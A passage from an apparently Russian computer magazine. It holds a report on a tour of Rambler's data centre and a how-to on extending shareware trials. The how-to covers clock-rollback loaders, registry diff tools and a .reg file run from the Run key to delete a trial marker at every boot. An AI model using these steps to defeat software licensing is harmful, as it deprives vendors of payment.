Там были и целые стойки, заполненные рабочими лошадками (AMD Athlon с 2 Гб памяти и четырьмя IDE-винчестерами от Hitachi), и уникальные RAID-массивы объемом по 2 терабайта, и красивые серверы от Sun Microsystems, обслуживающие почтовый сервис, и мощные двухпроцессорные монстры. Кстати, непосредственно поиск по базе данных обслуживают несколько десятков обыкновенных PC, которые отличаются от офисных машин, пожалуй, только двумя гигабайтами памяти. Оказалось, что в целях экономии руководство Рамблера подходит к закупкам оборудования гениально просто - они приобретают оптом комплектующие и устраивают "субботники" по сборке новых машин, припрягая к работе весь технический отдел. На объеме памяти и винчестерах не экономят, но все равно, отличная производительность системы обусловлена не столько качеством, сколько количеством машин. И это, как я вскоре убедился, в данном случае верный подход!

Продолжая осматривать помещение, замечаю мощные воздуховоды - собственно, зачем они нужны, предельно ясно - более чем сотне машин жизненно необходим комфортный температурный режим. Мой провожатый рассказал занимательную историю о том, как однажды отключилась система кондиционирования, и всему офису пришлось ломать головы над тем, как спасти Рамблер, ведь если эта громадина проработает больше часа без вентиляции, оборудование начнет быстро выходить из строя - мощность теплового излучения составляет почти 40 кВт! Время шло, а кондиционеры так и не запускались... Выход нашли админы, срочно заказавшие пару центнеров сухого льда, с помощью которого они и спасли Rambler от верной гибели.

КАК ИНДЕКСИРУЮТСЯ ДАННЫЕ?

Сбором информации занимается специальная программа, робот, который обходит страницы по заданным адресам, скачивает их, затем архивирует и перекладывает в хранилище суточными порциями. Поскольку речь идет о довольно больших объемах данных, робот физически размещается на нескольких машинах, ведь индексация данных - хорошо распределяемая задача. Так, одна машина может качать и обрабатывать новые страницы, вторая обновлять уже известные поисковику, все скачиваемые данные хранятся в одном месте. Если понадобится, работу можно распределить и другим способом, например, разбив список URL на 10 частей и раздав их 10 машинам. В хранилище информация в сжатом виде собирается и разбивается на куски по 50 Мб, эти части постепенно распределяются между сотней серверов с запущенной программой-индексатором. Как только одна машинка заканчивает обработку куска базы, она сразу обращается за следующей порцией. В результате на первом этапе формируется много маленьких индексных баз, каждая из которых содержит информацию о некоторой части интернета. Таким образом, обработка данных реализуется множеством машин одновременно - поэтому ускорение процесса индексации достигается простым добавлением машин в систему. После того как все части обработаны, происходит сливание результатов в одну обновленную БД - это быстрая операция, поскольку и маленькие кусочки, и вся база данных имеют одинаковый формат. Полный цикл системы, актуальность базы данных - примерно 10 дней. Если какой-либо документ изменился, его владелец может быть уверен, что уже через полторы недели Рамблер этот документ перезапишет. Впрочем, в системе имеется и так называемая "быстрая" база, в которой индексируются все часто обновляемые сайты. Так что уже через несколько часов после важного события пользователи Рамблера находят оригинальные документы и отзывы о происшествии.



Постер на двери серверной :)

UPS UPS'У РОЗНЬ

Работа такого DATA-центра просто немыслима без надежной системы энергопитания. На РАО ЕЭС надеяться не приходится. Как в анекдоте: если ночью в Кремле горит свет, значит, В.В.Путин работает, если же свет не горит, это работает А.П.Чубайс. Поэтому для обеспечения бесперебойного питания Рамблер купил уникальный в своем роде UPS весом где-то около двух тонн. Устройство являет собой здоровенный шкаф, внутри которого спрятались десятки кислотных аккумуляторов, по виду весьма смахивающих на автомобильные. Опять же, мой спутник вспомнил интересную историю, связанную с этим чудом техники. Когда Рамблер подбирал здание для переезда, одним из важных критериев была устойчивость межэтажных перекрытий к большим нагрузкам, ведь выдержать такую махину может далеко не каждое инженерное сооружение. Именно поэтому руководство Рамблера и выбрало помещение бывшего завода, в цехах которого раньше стояли тяжеленные станки, а значит, с перекрытиями все было нормально. И в самом деле - перекрытия не подвели. Зато когда двухтонный UPS поднимали на четвертый этаж, из строя едва не вышел мощный масляный лифт. Во время этой операции он так и брызгал во все стороны маслом от напряжения. Позднее выяснилось, что масса поднимаемых блоков UPS превысила максимально допустимую нагрузку этого заводского лифта почти на центнер. Но ничего, к счастью, инженерное чудо советских времен выдержало :).

Продолжая экскурсию, мой гид небрежно махнул рукой в сторону впечатляющей своими размерами и количеством винчестеров машины. "Тут, - между делом сказал Влад, - лежит весь заархивированный рунет, сюда бэкапится база данных, и если что, ее можно за определенное время целиком восстановить". Все компьютеры завязаны в единую сетку на базе gigabit ethernet - в серверной есть целый стеллаж с огромными свитчами, а хвост витой пары на выходе имеет толщину сантиметров 70, наверное :).


Здесь в сжатом виде хранится весь проиндексированный интернет


Стойки с серверами в машинном отделении Рамблера


КАК ОСУЩЕСТВЛЯЕТСЯ ПОИСК

Как я уже говорил, процесс поиска реализован в Рамблере весьма интеллектуально. Когда пользователь отправляет запрос, тот обрабатывается системой сразу в нескольких направлениях. Если какой-то другой пользователь искал недавно то же самое, то нет смысла заново процессить запрос, ведь данные еще сохранились на прокси-сервере Rambler, и ищущий моментально получает ответ системы. Если пользователь соригинальничал, начинается поэтапная обработка запроса. Первым делом он анализируется и приводится к некоторому внутреннему представлению, после чего осуществляется последовательный поиск в быстрой базе, среди товаров, в сайтах top100 и основной базе. Интеллектуально, исходя из множества объективных факторов, для каждой страницы вычисляется ее "вес", условная полезность для пользователя. И только после этого формируется окончательный html-код страницы с результатами, вставляется таргетированная реклама, документы сортируются по весам в порядке убывания, и данные выводятся пользователю. Над каждым таким запросом работает почти десяток машин, всего же система в пиковые моменты может испытывать по 2-3 сотни запросов в секунду.

Внимание привлек и большой черный ящик - это "шеститонник", маршрутизатор Catalyst 6000 от Cisco, который смотрит непосредственно в инет и распределяет все пользовательские запросы между серверами, выбирая наименее загруженные участки сети.

Рамблер имеет два канала внушительной пропускной способности - до М9 и М10, что обеспечивает системе отличное время отклика и дает ощутимый запас мощности, который позволяет даже размещать на этой же площадке ряд дружественных проектов.


Благодаря распределенной структуре, регулировать производительность поисковой системы чрезвычайно легко. Для ее повышения необходимо просто установить несколько новых "офисных" машин (что и делается примерно раз в два месяца). Если же какой-то из компьютеров выйдет из строя - не беда. Такую машину просто отключают - работу всей системы это, само собой, не нарушает. Каждый новый сервер почти автоматически, через пару минут после подключения, становится непосредственной частью системы и тут же берет на себя обработку какой-то части пользовательских запросов.


Толстенный хвост из витой пары и оптоволоконного кабеля

ДЕЛА СОФТВЕРНЫЕ

Большинство машинок работают под управлением ОС FreeBSD самых разных версий - от 3.x до 5.x! Только на почтовом сервере немецкой фирмы Sun установлен Solaris - но, по заверениям сисадминов, в ближайшее время планируется полный переход на BSD-системы из-за проверенной годами надежности, отказоустойчивости и, конечно же, open-source лицензии - программистам, написавшим и поддерживающим поисковый механизм, это немаловажно. Кроме того, системные администраторы в этом случае получают возможность самостоятельно изучать систему на наличие багов и своевременно выпускать приватные патчи, не забывая, конечно же, писать об этом в тематические e-mail рассылки. К слову, специалисты Rambler'а недавно открыли новый проект как раз для своих коллег - систему поиска по тематическим почтовым рассылкам, аналога которой в рунете, в общем-то, нет. Это два ресурса: freebsd.rambler.ru и linux.rambler.ru, на которых можно найти ответ, пожалуй, на любой вопрос относительно этих двух замечательных систем. Что же касается самой системы поиска, то о ее сложности может красноречиво сказать объем исходных кодов на Cpp - примерно 120 мегабайт, сборка бинарника даже на современных кристаллах занимает 10-15 минут. Программисты постарались на славу - Рамблер умеет распознавать самые сложные словоформы и морфологические заморочки, грамотно выходит из сложных ситуаций и умеет автоматически строить ассоциации по искомым словам. Так, если человек ищет слово "транквилизаторы", система покажет ему документы, содержащие слова "амфетамин", "фенозепам" и т.д. - все эти ассоциации построены на основе пользовательских находок и их запросов.

В любом софте есть баги. Рамблер не исключение - иметь 120 серверов и защитить каждый на 100% невозможно! Поэтому я медленно, но верно вел разговор к теме безопасности, что, как мне казалось, вызывало негативную реакцию - окружающим явно не хотелось сболтнуть что-то лишнее :). По ходу дела я вспомнил знаменитый дефейс Апорт.ру, когда на логотипе букву "п" поменяли на "б", один из сотрудников оживился и сказал, что знает человека, который это сделал, и даже "водку с ним пил" :). Выяснилось, что после дефейса этот хакер познакомился с руководителем Апорта, и тот, недолго думая, принял взломщика на работу! За несколько недель хакер нашел с десяток крупных дыр в системе и поднатаскал местных админов в вопросах обеспечения безопасности. Сейчас же, после реорганизации поисковика, прежний руководитель Апорта и этот взломщик создали собственную security-компанию.


За этими цветастыми проводами - стеллаж с 1000mbps-свитчами

Совсем уже обнаглев, я спросил, часто ли и насколько успешно пытаются задефейсить Rambler. Мой провожатый дал понять, что не сомневается в профессионализме сисадминов, и намекнул, что в сети Рамблера действуют несколько honeypot-систем.

КАК ЗАРАБАТЫВАЮТ ПОИСКОВИКИ

Мы плавно перешли к другому щекотливому вопросу - денежному. Само собой, на содержание такого сервиса нужно огромное количество денег, зарабатывать которые поисковые системы могут, лишь продавая рекламу на своих площадках. И поверь, зарабатывают они очень неплохо. Разумеется, тупой показ баннеров за $3/тыс. давно ушел в прошлое, уступив место новым прогрессивным технологиям таргетинга. Благодаря тому, что счетчики рамблеровской системы top100 стоят почти на каждом русскоязычном проекте, фактически любой пользователь интернета оказывается под колпаком - все его перемещения по паутине записываются в базу данных, и, исходя из тематики сайтов, на которых юзер проводит больше всего времени, баннерный робот решает, чем пользователь озабочен на данный момент. В результате этого рекламная аудитория довольно четко и эффективно делится на группы, что повышает отклик от рекламы в десятки раз! В самом деле, когда человек долго ползает по сайтам фирм, торгующих окнами из ПВХ, то, если ему показать баннер по той же теме, он, скорее всего, по нему кликнет. Таким образом, автоматической системе удается найти почти индивидуальный подход к каждому клиенту. А ведь есть еще и контекстная реклама. Это когда на странице с результатами поиска размещается тематический рекламный блок. Такое месторасположение сильно повышает отклик от рекламы, а значит, и доходы Рамблера. Следует особо отметить, что при этом позиция сайта на странице с результатами зависит лишь от объективных факторов (индекс цитируемости, плотность распределения искомых слов и т.д.), купить за деньги выгодную позицию нельзя - такова политика администрации. Но в этом чаще всего и нет необходимости, так как контекстная реклама работает ничуть не хуже.

СОТРУДНИКИ

Вообще, мои впечатления от людей, с которыми мне довелось пообщаться, самые положительные. Это умные, контактные люди, которые, помимо работы и программирования на C++, играют во время обеденного перерыва в пул, пьют пиво, а иногда и что покрепче. Приятно, когда люди не зацикливаются на работе и участвуют в корпоративных развлечениях, типа открытого турнира по американскому бильярду Internet Open. В офисе царит дружеская атмосфера, а в столовой приятно пахнет хорошим кофе. Технический отдел, программисты и сисадмины - дружелюбные парни лет по 30, хорошо одетые и колоритные, любо-дорого посмотреть


Двухтонный UPS, опеспечивающий питанием более ста машин


Аккумуляторы в УПСе очень смахивают на автомобильные, только побольше

:). Честно говоря, выделить среди этой братии, скажем, руководителя отдела я так и не смог. К тому же, как мне объяснили, и руководителям отделов приходится иногда по субботам собирать очередную партию компьютеров.

На мой же ехидный вопрос, выпускники каких вузов работают у них кодерами, мне резко ответили: "Кодеров мы не держим". И уже более спокойно пояснили, что среди них работают выпускники как МГУ и МГТУ, так и менее известных вузов - не в этом дело. Чтобы влиться в эту команду, претендент должен иметь хорошую квалификацию, быть достаточно коммуникабельным и хотеть работать, а образование здесь ни при чем, хотя можно с уверенностью констатировать, что большинство работников имеют классическое физико-математическое образование. В очередной раз убеждаюсь в преимуществах хорошего инженерного образования - человек, освоивший функциональный анализ, теорию оптимизации и дискретную математику, способен на многое.

ВПЕЧАТЛЕНИЯ

Я провел в Рамблере примерно 3 часа, за которые увидел около 150 мощных компьютеров, прошел, наверное, несколько километров бесконечных коридоров, налюбовался на стеллажи со свитчами, утыканными разноцветными проводами, пообщался с интересными людьми. Получил море впечатлений и мощный положительный хайтек-заряд. Особую радость мне доставила подаренная футболка "Rambler" ;). Вернувшись в редакцию, я поспешил поделиться своими эмоциями с Ядовитым. Я пихал ему под нос фотографии, что-то рассказывал, но, похоже, Яд меня совсем не слушал. Судя по всему, он уже раздумывал, куда бы ему послать нашего человека в следующий раз... Кстати, может, у тебя, приятель, есть какие-то идеи по этому поводу? Так ты пиши - наши спецагенты ждут твоих заданий!



A.P.SlasH (ap-slash@tfs.kiev.ua)

DETRIALИЗАЦИЯ ПО-ДОМАШНЕМУ


Триальные программы - сплошное расстройство. Ярлык для них создаешь, в автозагрузку сажаешь, а пройдет 30 дней - и поминай как звали. Программеров понять можно - вкалывают как черти, зарплату любят. Но что делать нам, теперь уже бывшим владельцам занимательной игрушки? Можно купить лицензию. Но что если программа нужна еще на неделю, не больше? Взламывать не будем, ибо мы до невозможности честные люди. Я расскажу о том, как легально продлить триал. Внимание! Никаких деструктивных действий, ничего противозаконного. Через пару дней мы обязательно купим полюбившуюся программу. Честное благородное слово.

КЛАССИЧЕСКИЕ МЕТОДЫ ОБМАНА ШАРОВАРНЫХ ПРОГ

ПОТЕНЦИАЛЬНЫЕ ВОЗМОЖНОСТИ

Машина времени еще в проекте, а фокус с переводом системных часов на месяц назад прокатывает все реже и реже. Как быть? Набраться терпения. Первым делом постараемся узнать, почему программа перестала работать. Судя по всему, она где-то хранит счетчик запусков или дату завершения своего триала. Эта информация может храниться в системном реестре, записываться в какой-нибудь INI-файл, или же в роли "метки" может выступать какой-нибудь незаметный файлик в каталоге Windows. Но какой бы метод защиты ни использовался, его можно обойти. Лучше всего, конечно, настоящему хакеру - он просто запустит отладчик или дизассемблер и крякнет прогу раз и навсегда. Впрочем, и обычный пользователь способен обмануть большинство шароварных прог - было бы желание.

Дело в том, что есть множество утилит, которые могут помочь юзеру в антитриальных разборках. Причем для работы с этими утилитами совершенно не обязательно разбираться в ассемблере. Хорошо это или плохо - вопрос спорный, но раз все необходимые инструменты есть, то грех ими не воспользоваться.



Все описанное в этой статье ПО мы заботливо выложили на один из наших компакт-дисков. Добрые мы. Большинство утилит весят так мало, что ты и сам бы мог без особого труда их скачать.




Часы "Гоблин". Переведены с особым цинизмом

МАШИНА ВРЕМЕНИ

"Жизнь невозможно повернуть назад..." Сразу видно, что Пугачева - не компьютерщик. Еще как возможно. Более того, к этому варианту решения проблемы невозможно прикопаться. Мои часы. Куда хочу, туда и верчу. Перевести их на несколько дней назад очень просто. Жаль, что помогает не всегда. Триальная красавица может засечь, что дата на твоей машине скачет туда-сюда. То ты ее запускаешь 7 марта, то вдруг на компьютере оказывается 1 января. Раскусив твои махинации, она перестанет проверять дату и поставит в недрах винды флажок "Работу прекратить, на внешние раздражители не реагировать". Будь готов к такому повороту событий. Не торопись вручную ставить в системе "тысяча девятьсот бородатый" год. Доверься специальным утилитам.

Первый кандидат на "золото" - Sly AntiShareWare (www.slyhome.nm.ru). Он умеет не только устанавливать необходимую дату, но и возвращать системное время в исходное состояние. Для каждой программы Sly создает индивидуальный загрузчик (лоадер), который все делает самостоятельно. Обрати внимание, есть два способа уговорить триального любимца - "уехать в прошлое" на несколько секунд либо удерживать фальшивую дату до завершения работы своей ненаглядной жертвы. Первый способ годится для большинства зарубежных шаровар, так как они проверяют срок триального периода только в момент запуска. Второй, по словам автора, подходит для обмана программных продуктов большей части наших смышленых соотечественников. Поэкспериментируй с настройками. Простенький мастер проведет за руку через все этапы создания загрузчика. Sly после этого можно не запускать, лоадер сам справится. Не получилось? Бегом на страницу автора. Там лежит список уговоренных утилит и показаны все настройки.

Триал усыпили, программы работают. Начинаем шлифовать результаты. На очереди InqSoft Sign Of Misery (http://web-hack.ru/inqsoft).



Sly AntiShareWare - 1860 год до н.э.

Учти, ее нельзя назвать альтернативой, мороки с этой бестией побольше будет. Но ты взгляни на список поддерживаемых функций. Это же просто [слово такое... нелитературное]. S0M - своего рода конструктор, который позволяет создавать до неприличия мелкие утилиты. Так уж получилось, что набор встроенных функций идеально подходит хакеру. Тут и запись в реестр, и запуск процессов, и операции с окнами. Переменные, циклы, переходы по меткам, и все это путем перетаскивания названий из списка процедур. На выходе - миниатюрный исполняемый файл, который мастерица от InqSoft сама сожмет упаковщиком. Сказка. И время перевести можно, и nag-screen убрать. Ты только не забывай о том, что это всего лишь конструктор. Если собрался учить ассемблер, не увлекайся S0M. Он развращает со страшной силой, ничего учить не хочется.

НАЙДИ ДЕСЯТЬ ОТЛИЧИЙ

Все хорошо вовремя. Когда триальный срок подошел к концу, можно переводить часы, а можно - старушек через дорогу. Все равно мерзавка не запустится. Удалить и поставить заново? Не помогает. Стало быть, утилита проявила смекалку и оставила метку в системе. Только вот искать ее на своей машине уже поздно. Сейчас проще будет взять диск с программой и навестить приятеля. У него система чище - можно сравнить ее состояние до и после установки своенравной утилиты. Как правило, метку легко заметить среди

InqSoft Sign 0f Misery - ассемблер из кубиков

найденных отличий. Итак, она может быть в реестре, в INI-файле или в файле из каталога системы. Где искать? Для начала следует проверить реестр. Как искать, есть ли какие-нибудь тонкости? Есть. Пожалей себя, не пытайся сделать это вручную.

Advanced Registry Tracer (www.elcomsoft.com/art.html) позволяет создать несколько снимков реестра и поискать шароварную метку, сравнивая их попарно. Результаты сравнения разбиты на три категории - удаленные и добавленные ключи, а также изменившиеся значения их параметров. К сожалению, даже отфильтрованных результатов сравнения может оказаться слишком много. На этот случай ART предлагает встроенный поиск - ищет в указанном временном интервале (правда, только под NT) и запрашивает тип значения (число, строка, двоичный массив и т.д.). Обрати внимание - в любой момент можно вызвать RegEdit, причем он сразу же перейдет на активную ветвь реестра. Эта шароварная метка никуда от тебя не денется. Жаль, что за один раз можно сравнивать лишь два снимка. Скорее всего, тебе понадобятся минимум три (я позже объясню, зачем). Но не беда, сравнишь попарно. Реестровая горничная от ElcomSoft содержит лишь самое необходимое. Именно этим она мне и нравится. Просто работает и не нагружает.

RegSnap (http://lastbit.com) заполняет пробелы в образовании своего коллеги. В отличие от Advanced Registry Tracer, она умеет отслеживать изменения в системных файлах и включает их в снимок. Указывать отдельные каталоги RegSnap не позволяет, но так ли это нужно? По умолчанию программа иссле-




Раз уж мы вспомнили Filemon и Regmon, обрати внимание на RegWorks (www.regworks.narod.ru). Очень аккуратная и грамотная замена стандартному RegEdit. Адресная строка, закладки, русскоязычный интерфейс. Гордость программы - твикер операционки, причем твики можно добавлять самому. Но для этой статьи твикер не главное, верно? RegWorks хорош тем, что в нем реализован аналог RegMon. Практически один в один.


INQSOFT WINDOW SCANNER


http://web-hack.ru/inqsoft

Пока ты не закрыл домашнюю страницу S0M, обрати внимание на InqSoft Window Scanner. Достойной альтернативы этому сканеру я пока не встречал. Он показывает массу полезной информации о выбранном окне, позволяет выполнять недоступные пункты меню и нажимать неактивные кнопки на панелях инструментов. Кроме того, ищет окна по заданной маске и позволяет отправлять им произвольные сообщения. Даже SDK имеется, и всю эту красоту можно использовать в своих программах.

Мне и старой версии вполне хватало, а с выходом новой этот монстр стал еще более свиреп и волосат. Допустим, создание скриншотов и HEX/HTML указанного цвета - попса. Но чтение и запись памяти родительского процесса вполне могут пригодиться. А при отправке сообщения уже можно указывать тип переменной, которую мы передаем функции SendMessage. А еще... А еще я увлекся слегка. Дальше сам посмотришь.


InqSoft Window Scanner - попытаемся взлететь


Advanced Registry Tracer - почему папки зеленые?


RegSnap - испорчен жадностью



Учти, RegSnap и Advanced Registry Tracer умеют генерировать REG-файл, который можно использовать для автоматического удаления ключей, но "Уголок автоматизатора" во врезке показывает более красивый способ.

дует содержимое Windows, Program Files и папки для документов, а также сохраняет win.ini, system.ini, autoexec.bat и config.sys. Мне кажется, этого более чем достаточно, ведь мы не делаем резервное копирование. Если в список изменившихся значений реестра постоянно попадают лишние ключи (к примеру, знакомые тебе программы из HKEY_CURRENT_USER\Software), внеси их имена в список исключений, пусть RegSnap не засоряет отчет. К сожалению, RegEdit запускается как есть и на указанные ключи автоматом не переходит, но зато RegSnap позволяет распечатать отчет, и можно не портить глаза у монитора. Я бы посоветовал использовать ART при незначительном количестве изменений (пробежался по списку, проверил в RegEdit подозрительные значения), а RegSnap лишь в крайнем случае, когда отчет раздулся до пугающих размеров, и проще выйти на кухню с распечаткой. Смотри по обстоятельствам, однозначными вариантами тут редко балуют.

У ЗАМОЧНОЙ СКВАЖИНЫ

Если приятель укатил на юг, это еще не повод расстраиваться. К сожалению, снимки системы до установки капризной программы сделать уже не получится, поэтому переходим к плану Б. Если ты до сих пор ничего не слышал о мониторах реестра, самое время познакомиться. Да что там реестр... Существуют утилиты, позволяющие отслеживать вызов любой API-функции. Но не будем забегать вперед. Общий план действий следующий - запускаем триальную версию и внимательно наблюдаем за тем, к каким ключам реестра она обращается. Как только появится сообщение о том, что у триала вышел срок годности, соглашаемся и перечитываем список найденных ключей. Быть может, удастся найти среди них злосчастную метку.

УГОЛОК АВТОМАТИЗАТОРА

Допустим, ты нашел заветную метку программы. Например, дату ее установки на свой компьютер. Один раз удалил, но не открывать же постоянно RegEdit. Если умеешь создавать файлы для автоматического удаления ключей при старте винды, смело пропускай эту врезку. Иначе - открывай блокнот и пиши в нем следующие строки:

```
REGEDIT4
[-HKEY_LOCAL_MACHINE\Software\CLASSES\CLSID\{09D8E8B4-128E-4E9A-1890-C310DCAA4C19}]
```

Значение в квадратных скобках - путь в реестре, который указывает на черную метку. Чтобы удалить ключ, ставь перед его названием минус. Таких ключей можно указать сколько угодно. Когда закончишь, сохрани список в файл с расширением REG (например, trial_info.reg). Сохранил? Открывай Regedit. Вот раздел, который нам нужен:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```


Создай в нем новое строковое значение и впиши эту строчку:

```
regedit /s c:\windows\temp\trial_info.reg
```

Теперь при каждом запуске системы Windows будет обнулять триал. Ты ведь потом купишь обманутую программу, правда? Я в тебя верю.

